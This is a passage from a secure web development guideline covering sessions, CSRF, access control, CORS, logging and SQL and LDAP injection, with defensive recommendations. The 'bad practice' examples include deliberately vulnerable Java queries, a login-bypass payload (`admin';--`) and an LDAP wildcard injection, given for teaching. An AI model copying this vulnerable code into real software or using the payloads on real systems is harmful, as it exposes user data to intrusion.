- Unless the application requires multiple simultaneous sessions for a single user, implement features to detect session cloning attempts.

5.6. Implement an effective Session Termination

5.6.1. Recommendations

(1) Logout functionality should be implemented by the server to terminate the associated session.

- Consider human factors: do not ask for confirmation, as users will end up just closing the tab or the browser rather than logging out successfully.
- Ensure that all authenticated pages have a logout button that is easily identified by the user in a sustainable manner e.g. available on the application header or menu, in order to destroy all server-side session state and delete client side cookies.
- The application should issue tokens to authenticated users that are refreshed on login, and invalidate tokens **at server side** on session termination (i.e. on logout action).
- After logging off to the application using EU Login, the user should be redirected to EU Login and let her choose to stay logged in or not.

(2) Session expiration should be implemented **at server-side** after a suitable period of inactivity. This should result in the same behaviour as if the user had explicitly logged out.

- Ensure that each of these pages has adequate short timeouts for inactive sessions. An overly long session timeout gives attackers more time to compromise user accounts.
- It is recommended establishing **an inactivity or idle timeout** that is as short as possible, based on balancing risk and business functional requirements. This enables to expire old and inactive tokens after a period of inactivity in the session.
- It is also important to have **an absolute timeout**, regardless of session activity by forcing re-authentication in the application and establishing a new session after an extensive amount of time (e.g. 4-8 hours).

5.7. Prevent Cross-Site Request Forgery attacks

5.7.1. Definition

Cross-Site Request Forgery (CSRF) attacks rely on the ability to perform sensitive actions on the behalf of a tricked valid user without user interaction; e.g. through JavaScript loaded on the victim's browser. With a little help of social engineering by sending a link via email or phishing attack, an attacker may lure the users of the application to execute actions according to his needs.

The application acts on a request without verifying that the request was made with the user's consent. A successful CSRF attack can compromise end-user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire application.

5.7.2. Recommendations

(1) Ask users to confirm their credentials on sensitive actions; e.g. modification of password, user creation, payments, etc.

- Do not rely solely on the HTTP Referer header to prevent CSRF attacks. This header can be spoofed in various ways.
- It is required that no cross-site scripting vulnerabilities are present in the application to ensure that CSRF defences cannot be circumvented using attacker-controlled script.

(2) Use systematically per-session tokens to identify sources and flow of actions.

- It is recommended using **tokens to prevent forged CSRF requests** that can be enforced either **stateful** (with synchronizer token pattern) or **stateless** (with encrypted/hash based token pattern).
- CSRF tokens require the same security measures as normal session tokens including the use of a unique and random per user token and the transmission of CSRF tokens via hidden fields in HTML forms.
- In general, a per-session token can be created once for the current session; then this token is stored in the session and used for each subsequent request until the session expires. The server rejects the requested action if the CSRF token fails this validation.
- For critical applications, a new page token can be created each time a user requests an application page. The page token should be validated against the last value issued, in addition to the normal validation of the main session token on the server side. In case of a non-match, the entire session should be terminated.

(3) A well-known CSRF prevention framework like OWASP CSRFGuard library can be used to enforce per-session tokens.

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

6. ACCESS CONTROL

6.1. Definition

Access control (or authorization) is the process of granting or denying requests to access a specific resource from a user, program, or process. It also includes the need to manage the access control rules and the granting of permissions or entitlements to users. Access control can be implemented in different ways depending on the access needs, organization requirements (within the organization's security policies) and available technology capabilities.

The following access controls models are commonly used in web applications:

- **Discretionary Access Control (DAC):** Access decisions are typically based on the authorizations granted to users based on their identity. The owner of the object (e.g. resources) specifies which subjects (e.g. users) are allowed to access the resource, and what privileges they have (e.g. read, write or execute permissions on Unix-based operating systems). Each resource object on a DAC framework can be associated with an Access Control List (ACL) or using capability-based systems (both to designate a resource and to provide authority).
- **Mandatory Access Control (MAC):** This model can be used in high-security systems for limiting information dissemination based on the overall organization's policy. The system (and not users) specifies which subjects can access specific objects based on system administrator's configured settings. The MAC model relies on security labels (e.g. unclassified, confidential, secret, top secret) assigned to subjects (clearance levels) and objects (classification levels), depending on the sensitivity of data for determining access permissions. When the system is making an access control decision, the clearance of the subject should match with the classification of the object.
- **Role-based Access Control (RBAC):** Access decisions to resources are based on the roles of individual users that contain different sets of specific privileges. Roles are assigned to users according to their job function, authority, and responsibilities within the organization. The process of defining roles is based on a thorough analysis of the organization's business with emphasis on the security policy. In RBAC system, individual users should only access information they need to do their jobs.
- **Attribute-based Access Control (ABAC):** Access control decisions are based on the attributes of an object, i.e. the actual content of the data. This logical access control model allows granting or denying access rights to users with policies expressed in terms of attributes. They include the attributes of the subject (e.g. name, role, job title of the user), attributes of the object (the requested resource or action), and contextual environment attributes (e.g. the current time, location and other conditions from where access is requested). In ABAC model, a rules engine analyses the identified attributes to issue an access decision.
- **Permission-based Access Control:** Access decisions to resources are based on a set of rules defined by the system administrator. Access properties or rules are stored in Access Control Lists (ACL) associated with each resource object. This fine-grained authorization framework checks if the subject has the permission associated with the requested action to access an object resource. When a particular user or group attempts to access a resource, the operating system checks the rules contained in the ACL for that object.
- **Declarative access control:** Access rights can be declared and managed at the application server level by using XML deployment descriptor files or annotations. It involves declaring roles used in the application, and assigning permissions to methods, for example, hiding or showing available menus in the application or using views in databases for access to confidential information. Then, the use of declarative access controls enables correction at deployment by local modifications.

6.2. General assessment

Access control vulnerabilities are related to lack of validation on resources giving directly access to sensitive data, such as passwords, configuration files, application logs and source code. If access controls are not properly implemented, attackers can compromise the security of the web application by gaining privileges, reading or leaking sensitive information, etc.

Access control flaws are widespread because many developers do not realize that hidden contents may be easily guessed, including the following ones:

- *Vertical privilege escalation:* This attack occurs when a user with lower privileges can access to higher privileged functions and perform actions that his assigned role does not permit him to. Access to administrative pages might be unprotected by the assumption that an attacker or another registered user will not discover the hidden URL or tamper some parameters.
- *Horizontal privilege escalation:* This attack occurs when a user can access another user's personal information that his assigned role does not allow. If the identification is based on a parameter sent to the server by the user, attackers can manipulate direct object references and bypass authorization to access to other user's resources directly by modifying the value of the parameter used to point to an object.
- *Client-side validation flaws:* The application relies on access controls implemented on client side to restrict user input. Parameter tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data. This mechanism enables the client-side logic to intercept an attempted form submission, perform various checks on the user's input, and decide whether to accept that data and finally submit them to the server. This approach is flawed if there is no matching server-side verification, as any client-side controls can be circumvented.
- *Multistage functions:* The complaint submission process is implemented across several stages, involving multiple requests being sent from the client to the server. However, the application may assume that a user who accesses the last stage must have cleared all previous stages. These faulty assumptions can enable an intruder to modify the application's behaviour and trigger unexpected behaviours.
- *Mass assignment:* Some frameworks provide automatic model binding capabilities: in almost every controller, HTTP request parameters are automatically bound into model objects for ease of development and increased productivity. This vulnerability can be abused to modify data items that the user should not be allowed to access such as granted permissions and administration status. However, malicious users will be able to assign a value to any attribute in bound or nested classes, even if they are not exposed to the client.

Most of these vulnerabilities could be mitigated if access control is defined at design time. As a result developers should be encouraged to consider access control from a security perspective early in the development phase.

6.3. Implement Effective Access Control Mechanisms

6.3.1. Recommendations

(1) Use a central application component to check access controls on the server-side layer.

- A robust access control mechanism should be implemented according to the application business and the sensitivity of the accessed information.
- An access control library or framework with dedicated projects should be used as it is easier to maintain and less error prone than custom homemade enforcement sub-projects.
- The principle of least privilege should be applied on all access control decisions.

(2) Access control should be enforced for each request.

- Access control decisions must be based on the authenticated user identity and trusted server side information.
- Check that users are authenticated and authorized before displaying contents. Users should not be able to access unauthorized functionality by simply requesting access to that page.
- Enforce authorization checks using a filter if possible on all requests: JavaScript file (i.e. server side scripts), image, AJAX and Flash requests.
- Restrict access to protected pages and functionalities to only authorized users. Do not assume that users will be unaware of hidden URLs or APIs because those are linked from protected pages. Those locations may be guessed, shared, logged, stored in the browser's history and referenced by search engines.
- Restrict access to files or other resources, including those outside the application's direct control, to only authorized users.
- Ensure that a web service client is authorized to perform a certain action on the requested data (fine-grained authorization). Non-public REST services must perform access control checks at each REST endpoint.

(3) Do not rely solely on client-side scripts and hidden content locations for access control.

- Always, validate client-side generated data on the server-side. Read only values are only protected at presentation layer, and their modification is reflected at server side.
- Do not rely on hidden form fields and cookies. Their content may be tampered and have not a status of secrecy.
- Do not display any disabled buttons and fields unless it is necessary.

(4) Do not rely on request parameters to enforce access control.

- These parameters transmitted via the client need to be revalidated at server-side to ensure that the user is authorized to access the requested resource.
- The application should not trust user-submitted parameters, e.g. for manipulating the user's role and gaining access rights. This may allow an attacker to have access to higher privileges and the whole application may be compromised.
- Do not allow direct references to parameters that can be manipulated to grant access.
- Pay particular attention to identifier-based functions. If an identifier is passed to the server as a request parameter for a specific resource, then an unauthorized user who requests the relevant URL with a different parameter might be able to view the resource.

(5) Secure Binder Configuration. The framework model used for binding request parameters to the model class should be explicitly configured to allow or disallow certain attributes.

- If the binder is not correctly configured to control which request parameters are bound to which model attributes, an attacker may be able to abuse the model binding process and set any other attributes that should not be exposed to user control. **It is recommended specifying whitelists of attributes or fields that are allowed to be modified**.
- For example, Spring MVC framework recommends listing a set of allowed fields with the `setAllowedFields()` method to control the attributes that will be bound to the model object so that malicious users cannot inject arbitrary values into bound objects.
- It is recommended creating Data Transfer Objects (DTO) and avoid binding input directly to domain objects. Only the fields that are meant to be editable by the user should be included in the DTO.

(6) Enforce the multistage processes. Pay attention to multi-step forms.

- All data about progress through the stages and the results of previous validation tasks should be held in the server-side session object. There should be no possibility for the user to alter data that has already been collected or validated.
- Prefer use a **session-based access control** mechanism to conduct all the decisions.
- At the end of the multi-step process, revalidate all client-side data provided in all steps.

6.4. Prevent Clickjacking attacks

6.4.1. Definition

Clickjacking or UI redress attack occurs when a web application page can be framed by a malicious site. Then, the user is tricked to perform specific actions (clicks or keystrokes on providing credentials). They intend to perform them on the vulnerable application, but in the reality, they perform them on a malicious site.

6.4.2. Recommendations

- Use the **X-Frame-Options** header restriction to match strictly the needs of the application business and to prevent clickjacking in modern browsers. It enables to prevent content from being loaded by a foreign site in a frame.
- The following possible values for the X-Frame-Options header can be used:
  - **DENY**, which prevents any domain from framing the content. This setting is recommended unless a specific need has been identified for framing.
  - **SAMEORIGIN**, which allows being framed from URLs of the same origin.
  - **ALLOW-FROM uri**, which permits the specified "*uri*" to frame this page. (e.g. ALLOW-FROM http://www.example.com).
- Insert clickjacking preventing JavaScript code. For more information, please check:

https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

*"**Common Defense Mistakes:** Meta-tags that attempt to apply the X-Frame-Options directive DO NOT WORK. For example, <meta http-equiv="X-Frame-Options" content="deny">) will not work. You must apply the X-FRAME-OPTIONS directive as HTTP Response Header…"*

6.5. HTML5 Local Storage Mechanisms

6.5.1. Definition

HTML5 provides web storage mechanisms that allow an application to store data on the client side. This functionality can be used to persist program values and to store per-session or domain-specific data locally within the user's browser as key/value pairs tied to a domain and enforced by the same origin policy, including:

- The *sessionStorage* object stores data temporarily only for the duration of the session e.g. until the user's browser is closed.
- The *localStorage* object stores data persistently with no expiration date. The data will not be deleted when the browser is closed.

Any data stored in web storage may be vulnerable to user privacy and cross-site scripting issues. An attacker who steals sensitive data such as tokens and credentials in these objects can gain access.

6.5.2. Recommendations

- It is recommended to avoid storing any sensitive information in local storage e.g. using the "`localStorage.getItem`" and "`setItem`" calls implemented in HTML5 page.
- Prefer use the *sessionStorage* object instead of *localStorage* if persistent storage is not needed. The data stored in the *sessionStorage* object is available only until the browser is closed.
- Avoid host multiple applications on the same origin, all of them would share the same *localStorage* object, use different subdomains instead.

6.6. HTML5 Cross Origin Resource Sharing

6.6.1. Definition

The **Same-Origin Policy** is a security mechanism that isolates sources from different origins. It is implemented within web browsers to prevent content received from different domains from interfering with each other. This policy ensures that JavaScript running on one web page can access the contents of another page only if both pages originate from the same domain.

HTML5 Cross-Origin Resource Sharing (CORS) introduces a standard mechanism supported by most browsers to bypass the same-origin policy. This policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. Unless the response consists only of unprotected public content and without any additional checks, the CORS policy is likely to present a security risk.

An overly permissive policy will allow a malicious application to communicate with the victim one in an inappropriate way, leading to spoofing and data theft attacks.

In order to specify the domain from which the cross-domain request is being attempted, the browser adds an *Origin* request header to provide the server with the request's origin. Then, the server's response to this request includes with a variety of headers to specify the details of the cross-domain interaction:

- *Access-Control-Allow-Origin:* This header indicates whether the response can be shared with requesting code from the given origin. If the value of this header is a wildcard (*****), this means that any domain can perform two-way interaction with the application allowing requests from arbitrary origin.
- *Access-Control-Allow-Methods:* This header specifies the list of HTTP methods (GET, POST, OPTIONS) allowed when accessing the resource. The use of unsafe methods such as PUT or DELETE could allow an attacker to make unexpected modifications to shared resource.

- *Access-Control-Allow-Headers:* This header specifies the list of allowed request headers, for example AUTHORIZATION.
- *Access-Control-Allow-Credentials:* This header indicates that cookies are included in CORS requests (by default, they should not be included in CORS requests).
- *Access-Control-Max-Age:* This header indicates the expiration time until when the browser is allowed to cache the response to this request.

The same-origin policy of the web browser can be defined as well by using **cross-domain policy files**, to define a whitelist of domains from which a server is allowed to make cross-domain requests. A cross-domain policy file is an XML document that specifies the permissions that a web client such as Adobe Flash ("*crossdomain.xml*") or Silverlight ("*clientaccesspolicy.xml*") requires to access data across different domains.

For example, a liberal cross-domain policy can be defined with the *domain* attribute set to the wildcard value. Then, any domain can perform two-way interaction with this application.

```
<cross-domain-policy>
  <allow-access-from domain="*"/>
</cross-domain-policy>
```

6.6.2. Recommendations

Different prevention measures should be taken when defining the CORS headers and changing the settings in the cross-domain.

- It is recommended using a whitelist of trusted subdomains in order to reduce the application's attack surface. For example, a cross-site scripting vulnerability in any subdomain could potentially compromise the application that publishes the policy.
- It is also recommended only trusting origins that use encrypted HTTPS communications, to prevent from network eavesdropping attacks.
- Any inappropriate domains should be removed from the CORS policy. Avoid using a wildcard or programmatically verifying supplied origins, use a whitelist of trusted domains.
- Do not rely only on the *Origin* request header, which provides the server with the request's origin, for access control checks. The *Access-Control-Allow-Origin* response header should be included in all valid CORS responses with the value of the *Origin* request header or a comma-separated list of accepted domains (do not use * wildcard nor blindly return the Origin header content without any checks).
- If the server specifies an origin host, then it must also include *Origin* in the **Vary** response header to indicate to users that server responses will differ based on the value of this request header.

```
Access-Control-Allow-Origin: https://www.example.com
Vary: Origin
```

7. ERROR HANDLING, LOGGING AND MONITORING

7.1. Definition

This component is responsible for the global behavior of the application and its subversion leads to major disturbances, which can affect segregation between users, confidentiality, integrity and availability. Common vulnerabilities including error handling, logging and security misconfiguration result from different reasons: defects at design time, bad implementation of the application model or bad programming practices.

7.2. Prevent Information Disclosure

7.2.1. Definition

Information disclosure attack occurs when system data or debugging information could be misused to help an attacker gather information about the system or identify possible security vulnerabilities. Such leaks of sensitive information can appear in comments, browsable source code or through informative error messages such as stack traces, database exceptions and debug messages. Error messages incorrectly implemented in the application include information displayed onscreen and any subtle details of the server's responses.

If a detailed database error message is displayed to end users, an attacker can gain unauthorized access to the database by using the information recovered from seemingly innocuous error messages to pinpoint flaws in the application.

If a completely unhandled exception occurs including an error in a database query, a failure to read a file from disk, or an exception in an external API call, the application typically responds with a verbose error message through an HTTP status code, and the response body may contain further information about the error.

7.2.2. Recommendations

(1) Use generic error messages informing the user that an error occurred.

- A generic error message should be displayed to the user to prevent stack traces and other overly informative error messages from leaking. This prevents attackers from identifying internal responses to error states and mining information from the application container's built-in error response.
- Do not disclose sensitive information in error responses to users, including system details, credentials or session tokens. Besides, catch the exception properly. If possible, avoid returning any verbose error messages or stack traces to the user's browser.
- It is recommended to delete or replace errors or exceptions generated by the development framework or platform with customized error messages.
- When displaying file upload errors, do not include directory paths, server configuration settings or other information that attackers could potentially use.

(2) Prevent client-side information leakage.

- Do not trust client side input and enforce a strict check in the server side.
- All comments should be removed from client-side code that is deployed to the production environment, including all HTML and JavaScript.
- Remove temporary files and disabled features. Review the whole application for information disclosure before release into production.
- No sensitive information should be hidden within the browser extension components such as Java applets and ActiveX controls.

(3) Prevent source code disclosure - Disable directory browsing.

- Maintain a whitelist of directory names from where files are allowed to be downloaded and validate the requests based on this.
- Restrict access to sensitive directories/folders/files or remove these files from this website.
- Manually review web directory contents for unnecessary files, such as documentation, templates, which could be used by an attacker to identify attackable surface area.

7.3. Logging, Monitoring and Alerting

7.3.1. Recommendations

(1) Enforce system/application logs for application administrators.

- Logs should be collected in a centralized log server or similar system and strongly protected from unauthorized access.
- Logs should be stored securely and maintained appropriately to avoid information loss or tampering by intruders.
- It is recommended keeping detailed logs and alerting administrators in order to help them investigate the attack and take appropriate action if possible.

(2) Do not log sensitive data.

- Each log entry requires to include sufficient and appropriate information for the intended subsequent monitoring and analysis.
- Sensitive data like credentials, session tokens, cryptographic keys, and application source code should not be recorded directly in the logs, but instead should be removed, masked, sanitized, hashed or encrypted.

(3) Log all authentication activities.

- The application should log all authentication-related events including administrative activities and account management actions such as login and logout operations, failed login attempts, password change or reset, account recovery and suspension, etc., that allow detecting brute force and guessing attacks.
- The following types of authentication information need to be logged by the application such as the date/time and source IP/domain of the last login, the success/failure indication (e.g. number of valid and invalid login attempts), and other user information. Then, the last use (successful or unsuccessful) of a user account should be reported to the users at their next successful login.
- At the very least, any changes in keys should be monitored and logged by applications.

(4) Log all session management activities.

- Log all attempts to connect with invalid or expired session tokens.
- It is recommended monitoring requests that contain invalid tokens, and recording anomalous session activities events related to the session, such as the creation, renewal and disposal of tokens, as well as details about its usage within the session timeout expiration, and concurrent logins.
- Administrators should be notified about the terminated session along with pertinent information such as the IP address of the new session holder and contact information.

(5) Log access to sensitive data and all privilege changes.

- Log every event where sensitive data is accessed or sensitive action is performed such as successful or failed events, exceptions, file operations, etc.
- Log all user's privilege level changes and failed access control requests to a secure location for review by administrators. The application should log the request as an attempted security breach, terminate the user's session and, if applicable, suspend the user's account and generate an alert to an administrator.
- These logs will enable potential access control issues to be detected and investigated.

(6) Log all application errors and exceptions in log file instead of displaying directly to the user.

- Do not rely on system administrators to prevent system information leaks.
- Log all application errors and system events e.g. syntax and runtime errors, third party service error messages, file system errors, file upload virus detection, configuration changes, performance issues.
- Log all input validation and output encoding failures e.g. protocol violations, unacceptable encodings, invalid parameter names and values, invalid data encoding.

(7) Best practices: Leftover Debug Code.

- Remove debug code before deploying a production version of an application. The presence of a debugging statement in the deployed application often indicates that the surrounding code has been neglected and may be in a state of disrepair.
- In particular, debug should not enabled be an option in the application itself.

7.4. Outdated Vulnerable Components

7.4.1. Definition

Resources underlying the application have to be systematically reviewed from security aspects as well. Many web applications are often based upon outdated software or components including web/application server, database management system (DBMS), APIs, frameworks and libraries. They include many vulnerabilities that are reported and well documented on the Internet.

Many security updates or patches exist to fix security vulnerabilities that are periodically discovered. Nonetheless, applying security updates may result in future compatibility issues.

7.4.2. Bad Practices

Example: ClassLoader Manipulation - Struts

- The framework Apache Struts contains several known vulnerabilities depending the version used. Some security updates exist and should be applied if applicable and possible. Their list can be found on the following location:

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-6117/Apache-Struts.html

- The use of Apache Struts version 1.x (pre-1.3.10) or 2.x (pre-2.3.16) may lead to a remote command injection vulnerability identified as CVE-2014-0112 and CVE-2014-0114.

https://www.cvedetails.com/cve/CVE-2014-0114/

Explanation: The vulnerability results from insufficient validation performed by the ParametersInterceptor, allowing access to the *getClass()* method through the class parameter. This could allow remote attackers to manipulate the ClassLoader and execute arbitrary code via a crafted request.

- A remote code execution vulnerability that enables execution of arbitrary code on the server may affect Struts version 2.x, as identified as CVE-2017-5638.

https://www.cvedetails.com/cve/CVE-2017-5638/

Explanation: The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation during file-upload attempts. This vulnerability allows remote attackers to execute arbitrary commands via a crafted Content-Type header, Content-Disposition, or Content-Length HTTP header.

7.4.3. Recommendations

- All security patches should be evaluated and applied in a timely manner to fix known vulnerabilities. This solution is difficult to implement and may result in compatibility issues.
- It is recommended keeping informed on any security update by using various subscriber-based services (RSS feeds, mailing list) to obtain advance notification of all vulnerable components.
- Remove unused dependencies, unnecessary features and components.
- It is recommended maintaining a continuously inventory of the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies.
- These specific automated tools like OWASP Dependency-Check and retire.js can be used for the detection of known, publicly disclosed software vulnerabilities in project.

8. INPUT AND OUTPUT HANDLING

8.1. Definition

This component handles input data before the core processing and it encodes the application output before presenting data to users. It is responsible for validating requirements over application logic.

Input handling refers to how an application, a server or a backend system handles input data that is supplied from users, clients or other third party. A typical web application processes user input from various locations such as:

- Every HTTP request can be used to send parameters to the application in different ways:
  - The URL: every parameter submitted within the URL query string, REST-style URL parameters (i.e. in the URL file path), etc.
  - HTML form fields: every parameter submitted within the body of a POST request.
  - HTTP cookies and every other HTTP header that may be processed by the application.
  - Web services requests.
- Client-side scripts (JavaScript, Document Object Model), thick-client components (Java applets, ActiveX controls and Flash objects), etc.
- Interaction with databases, directory services, mail systems and other back-end components.

Output handling refers to how an application or a server generates output data that is received from a user or third party. For example, the following contexts constitute the main entry points where user-controlled data may be inserted into responses within the user's browser.

- **HTML context:** Data between HTML tags, in the form `<tag>data</tag>`.
- **HTML Attribute context:** An HTML attribute (e.g. `name`, `value`, `id`, etc.) which is neither an event handler nor a URL attribute, e.g. `<tag attr="data">`.
- **CSS context:** An input data inserted into a property value between `<style>` tags or into a stylesheet.
- **URL context:** GET parameter value and untrusted URL in a `src` or `href` attribute.
- **JavaScript context:** Dynamic code inserted between `<script>` tags and into a JavaScript event handler attribute (starting with `onload` or `onclick`).
- **DOM context:** A script is embedded in the web content generated by client side code.

8.2. General assessment

Vulnerabilities in this component are common and probed through malicious input patterns because input validation and output encoding are often neglected in development methodologies.

Since input and output are the basis of dynamic web applications, all security functions may be affected. Injection flaws usually consist in inserting malicious data into a program or a script in order to affect database access (e.g. SQL injection), directory or local resources (e.g. path traversal), web services (e.g. SOAP injection), operating systems (e.g. command injection) or dynamic web content (e.g. Cross-site scripting).

Input validation and output sanitization may coexist and complement each other. Mitigation techniques usually follow fixed patterns; as a result, quick and efficient methods can be easily defined, including:

- **Input validation** refers to the process of validating all the input to an application before using it, including all data in the request or from trusted data source, hidden fields, cookies, HTTP headers, URL parameters, etc. This mechanism should be enforced at **server-side**.
  - *Data canonicalization*: is a major aspect of input validation, which deals with converting data and its various possible representations (HTML, Unicode, XML, etc.) into a standard "canonical" form deemed acceptable by the application. For example, this technique is mainly used before applying input validation to mitigate path traversal flaws.
  - A *context-dependent validation*: Different validation rules should be applied as strictly as possible to the type of data that the application is expecting to receive in each field. Consider all potentially relevant properties including length, type of input, syntax or grammar, the full range of acceptable values, missing or extra inputs, conformance of inputs to business rules, etc.
  - *Whitelist-based input validation*: This method of validation consists in defining regular expressions of known good characters that are explicitly allowed by the application. A whitelist of acceptable values should be defined at the level of source code. The data should be rejected if the pattern does not match the regular expression.
- **Output sanitization** occurs when potentially malicious characters are suitably blocked, removed, replaced, encoded or escaped from the data before further processing. The main purpose of this step is to enforce the separation of code and data. Output encoding is the primary method of preventing Cross-site scripting issues.
  - *Contextual output encoding*: The purpose of output encoding is to convert untrusted input into a safe form where the input is displayed as data to the user instead of executing as code in the browser. This method should be applied disregarding the data origin (database, request parameter, etc.) and regarding the context where the user input is inserted (e.g. HTML, CSS, URL, JavaScript context).
  - *Whitelist-based output encoding*: It is recommended using a white-listing approach for encoding characters that may be of potential use to an attacker, e.g. to escape every non-alphanumeric character including whitespace. Such an approach will prevent most blacklist filter bypass attacks.

PART 1: INJECTION TARGETING DATA STORES

Web applications usually connect to data stores such as SQL databases, LDAP directories and XML-based repositories for the storage and retrieval of information. Most injections targeted to data stores enable to execute unauthorized code or commands, to read and modify application data. Such flaws impact confidentiality and may be exploited to achieve a denial of service attack, to tamper data or to usurp identities.

8.3. SQL Injection

8.3.1. Definition

Structured Query Language (SQL) is an interpreted language used to access data in relational databases.

SQL injection most commonly arises when user-controllable data is used to form a SQL query, as a payload, which is then executed within the database. This kind of attack consists of inserting either SQL metacharacters or complete SQL query via the input data, in order to affect the execution of predefined query. Then, an attacker can execute arbitrary SQL commands to access sensitive data from the database, modify database data (Insert/Update/Delete) and execute administration operations on the database.

Second-order SQL injection occurs when user-supplied data is stored by the application in a location, and then inserted into a SQL query without using parameterized queries. This attack usually occurs if an attacker has successfully bypassed the input validation designed to block SQL injection flaws.

Blind SQL injection is a form of SQL injection vulnerability that overcomes the lack of database error messages complaining that the SQL query's syntax is incorrect. An attacker can alter the application's behaviour by adding a binary condition to an existing query, using time-delay inference or asking a series of True/False questions through SQL statements, in order to extract information from the database.

8.3.2. Bad Practices

Example 1: SQL injection - Bypassing the login.

⇨ Attack scenarios:

- The below code excerpt invokes a dynamic query built with string concatenation of user input parameters. In this case, an application builds the following SQL query to check credentials.

```
//[JAVA CODE]
String query = "SELECT * FROM users WHERE username = "' + username + "' AND
password = "' + password + "'";
Statement statement = connection.createStatement(…);
ResultSet rs = statement.executeQuery(query);
```

- **Exploitation:** If a malicious user can submit arbitrary strings like `admin';--` as a username value then the application performs a query which does not check the password, because the end of the query is put in comments.

```
SELECT * FROM users WHERE username = 'admin';-- ' AND password = '';
```

Example 2: Second-order SQL Injection - Bypassing the blacklist filter.

⇨ Attack scenarios:

- In the following example, the escaping mechanism replaces any data that matches a blacklist of malicious characters such as `' \ %`. This error-prone filter may omit some patterns that can be used to bypass this defence e.g. `[space] ; -`.

```
//[JAVA CODE]: Blacklist of SQL characters.
public static String encodeSql(String s) {
     if ((s == null) || (s.equals(""))) {
            return s;
     }
     String r = s;
     r = replaceAll(r, "'" , "' || chr(39) || '");
     r = replaceAll(r, "\\" , "\\\\");
     r = replaceAll(r, "%" , "\\%");
     return r;
}
```

8.3.3. Recommendations

To prevent from SQL injection attacks, it is recommended following a multi-layered approach in order to ensure that the application still remains protected if one defence is circumvented. The following recommendations should be considered as additional defences as the primary defence for mitigating SQL injection is the use of parameterized queries.

(1) Use parameterized statement builder with bind variables.

- Every database query and every item of data inserted into the query should be properly parameterized in the code. The advantage of using **parameterized queries with variable binding** is that it separates the executable code from the user-supplied data, by providing automatically the relevant quoting, encoding and validation of input parameters.
- Pay attention to never build SQL statements using string concatenation of unchecked input values. Indeed, for both security and performance reasons, **bind variables** should be systematically used for every statement regardless of when or where the query is executed.

Technologies	Recommendation

Java - JDBC (Java Database Connectivity API)	Use the `PreparedStatement()` method with bind variables to create a precompiled SQL statement and to set the value of its parameters in a secure and type-safe way, using these methods e.g. `setString()`, `setInt()`, `setBoolean()`, etc.
	For example:
	`String query = "SELECT * FROM users WHERE username = ? AND user_ID = ?;"`
	`PreparedStatement pstmt = connection.prepareStatement(query);`
	`pstmt.setString(1, myName);`
	`pstmt.setInt(2, id);`
	`ResultSet rs = pstmt.executeQuery();`

Java - Hibernate	Use the `createQuery()` method to define a Hibernate Query Language (HQL) statement query with named parameters. For example:
	`Query HQLQuery = session.createQuery("from users where userID=:userid");`
	`HQLQuery.setParameter("userid", userInput);`

ColdFusion	Use the `cfqueryparam` tag for variables in a query and only then, the `cfsqltype` attribute is used to validate variables against the expected database data type. For example:
	`<cfquery name="matchingUsers" datasource="cfsnippets">`
	`SELECT * FROM users`
	`WHERE user = <cfqueryparam value="#Form.Username#" cfsqltype="CF_SQL_VARCHAR">`
	`AND user_id = <cfqueryparam value="#Form.ID#" cfsqltype="CF_SQL_INTEGER">`
	`</cfquery>`

(2) Use stored procedures.

- If the application uses stored procedures to execute the database query (e.g. storing SQL code in the database itself), developers should pay attention to use bind variables as well. For example, a safe interface e.g. the `CallableStatement` object in JDBC can be implemented with the appropriate `setXXX()` methods.

(3) Input validation: Validate all user inputs before putting them in a SQL query even if data comes from a trusted source.

- Input validation is recommended as a secondary defence in all cases even when using bind variables in particular in various parts of SQL queries, such as the names of tables or columns, and the sort order indicator (ASC or DESC).
- Use an aggressive policy on input filters through a white list: data type, Min/Max length, permitted characters, e.g. using regular expressions.
- Validate the possible values of the primary key through a whitelist. Rather than relying on the presentation layer to restrict values submitted by the user, access control should be handled by the application and database layers on server-side.
- The application should not incorporate user-controllable data directly into SQL queries. In no circumstances should users be able to modify the structure of the SQL query itself.

(4) Prevent schema and information leakage.

- Catch any error messages or exceptions from the database and make malformed queries quiet. Error messages revealing the structure of a SQL query (e.g. schema information, tables and columns names) can help attackers tailor successful attack strings.
- Do not build SQL queries at client-side, only send the necessary information to the server to compose the query and try to reveal as little information about the structure of the underlying database as possible.

(5) Enforce access control mechanisms for database access.

- The database users should be created using the minimum privileges required to use their account (i.e. principle of least privilege), e.g. read-only role, write access rights granted to strictly necessary tables, use of SQL views.
- Restrict the access to system database objects that could be interrogated with malicious intent to perform blind SQL injection.
- All vendor-issued security patches should be evaluated, tested, and applied in a timely way to fix known vulnerabilities within the underlying database software itself.

(6) Reference for SQL Injection Mitigation:

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

8.4. LDAP Injection

8.4.1. Definition

The Lightweight Directory Access Protocol (LDAP) is used to access directory services (i.e. hierarchically organized data stores) over a network.

An *LDAP injection* attack exploits vulnerabilities in web applications that build LDAP statements based on user input. If a dynamically generated LDAP filter is invoked with unvalidated input, this could enable an attacker to inject malicious code to be executed and modify the statement's meaning. This vulnerability allows sensitive data being read or modified or to grant permissions to unauthorized queries.

8.4.2. Bad Practice

Example: LDAP injection.

⇨ Attack scenarios:

- In the below code excerpt, the user input is not properly neutralized before being inserted into an LDAP query that will be used in a page with a user search form page.

```
//[JAVA CODE]
<input type="text" size=20 name="username">Insert the username</input>
String ldapSearchQuery = "(cn=" + $username + ")";
System.out.println(ldapSearchQuery);
```

- **Exploitation:** An attacker can accomplish LDAP injection by submitting "`*`" character on box search (as a value for the variable `$username`), thus the application displays list of all usernames on the LDAP base.

8.4.3. Recommendations

(1) Input validation: Validate all user-controlled inputs before putting them in an LDAP query.

- Use an aggressive policy on input filters and prefer use a whitelist of acceptable characters, e.g. allowing only short alphanumeric strings. Any input that does not match the whitelist should be rejected, not sanitized.
- Assume all inputs could be malicious. Characters that may be used to interfere with the LDAP query should be blocked, including `( ) ; , * | & ! =` and the null byte.

8.5. XPath Injection

8.5.1. Definition

